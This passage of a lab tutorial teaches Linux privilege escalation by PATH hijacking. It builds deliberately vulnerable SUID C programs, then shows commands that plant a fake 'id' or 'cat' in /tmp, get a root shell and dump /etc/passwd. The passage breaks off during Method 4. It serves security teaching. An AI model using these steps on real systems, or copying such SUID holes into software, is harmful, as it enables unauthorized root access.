
Method 2

Ubuntu LAB SET_UP

Repeat same steps as above for configuring your own lab and now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```


As you can observe in our demo.c file we are calling id command which is system binaries.



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("id");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell2
chmod u+s shell2
ls -la shell2
```



```
root@ubuntu:~/script# gcc test.c -o shell2
test.c: In function ‘main’:
test.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit
   system("id");
   ^
root@ubuntu:~/script# chmod u+s shell2
root@ubuntu:~/script# ls -la shell2
-rwsr-xr-x 1 root root 8712 May 28 11:05 shell2
```


Penetrating victim’s VM Machine

Again, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim’s machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command. Here we can also observe /home/raj/script/shell2 having suid permissions.


```
find / -perm -u=s -type f 2>/dev/null
```

Then we move into /home/raj/script and saw an executable file “shell2”. So we run this file, it looks like the file shell2 is trying to run id and this is a genuine file inside /bins.

```
cd /home/raj/script
ls
./shell2
```




```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 11:00:45 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell2
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
```



```
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell2
ignite@ubuntu:/home/raj/script$ ./shell2
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
ignite@ubuntu:/home/raj/script$ whoami
ignite
```

Echo command

```
cd /tmp
echo “/bin/sh” > id
chmod 777 id
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell2
whoami
```




```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > id
ignite@ubuntu:/tmp$ chmod 777 id
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ./shell2
root@ubuntu:/home/raj/script# whoami
root
```

Method 3

Ubuntu LAB SET_UP


Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read the content from inside etc/passwd file.



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /etc/passwd");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o raj
chmod u+s raj
ls -la raj
```



```
root@ubuntu:~/script# gcc raj.c -o raj
raj.c: In function 'main':
raj.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-f
   system("cat /etc/passwd");
   ^
root@ubuntu:~/script# chmod u+s raj
root@ubuntu:~/script# ls -la raj
-rwsr-xr-x 1 root root 8704 May 28 11:13 raj
```


Penetrating victim's VM Machine

Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.


```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/raj having suid permissions, then we move into /home/raj/script and saw an executable file "raj". So when we run this file it put-up etc/passwd file as result.

```
cd /home/raj/script/
ls
./raj
```



```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/raj
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
```




```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
raj
ignite@ubuntu:/home/raj/script$ ./raj
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Nano Editor


```
cd /tmp
nano cat
```

Now type /bin/bash when terminal get open and save it.



```
GNU nano 2.5.3

/bin/bash
```

```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./raj
whoami
```




```
ignite@ubuntu:/tmp$ chmod 777 cat
ignite@ubuntu:/tmp$ ls -al cat
-rwxrwxrwx 1 ignite ignite 10 May 28 11:18 cat
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ./raj
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

Method 4

Ubuntu LAB SET_UP


Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read msg.txt which is inside /home/raj but there is no such file inside /home/raj.



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /home/raj/msg.txt");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o ignite
chmod u+s ignite
ls -la ignite
```



```
root@ubuntu:~/script# gcc ignite.c -o ignite
ignite.c: In function ‘main’:
ignite.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit-fun
   system("cat /home/raj/msg.txt");
   ^
root@ubuntu:~/script# chmod u+s ignite
root@ubuntu:~/script# ls -la ignite
-rwsr-xr-x 1 root root 8712 May 28 11:22 ignite
```

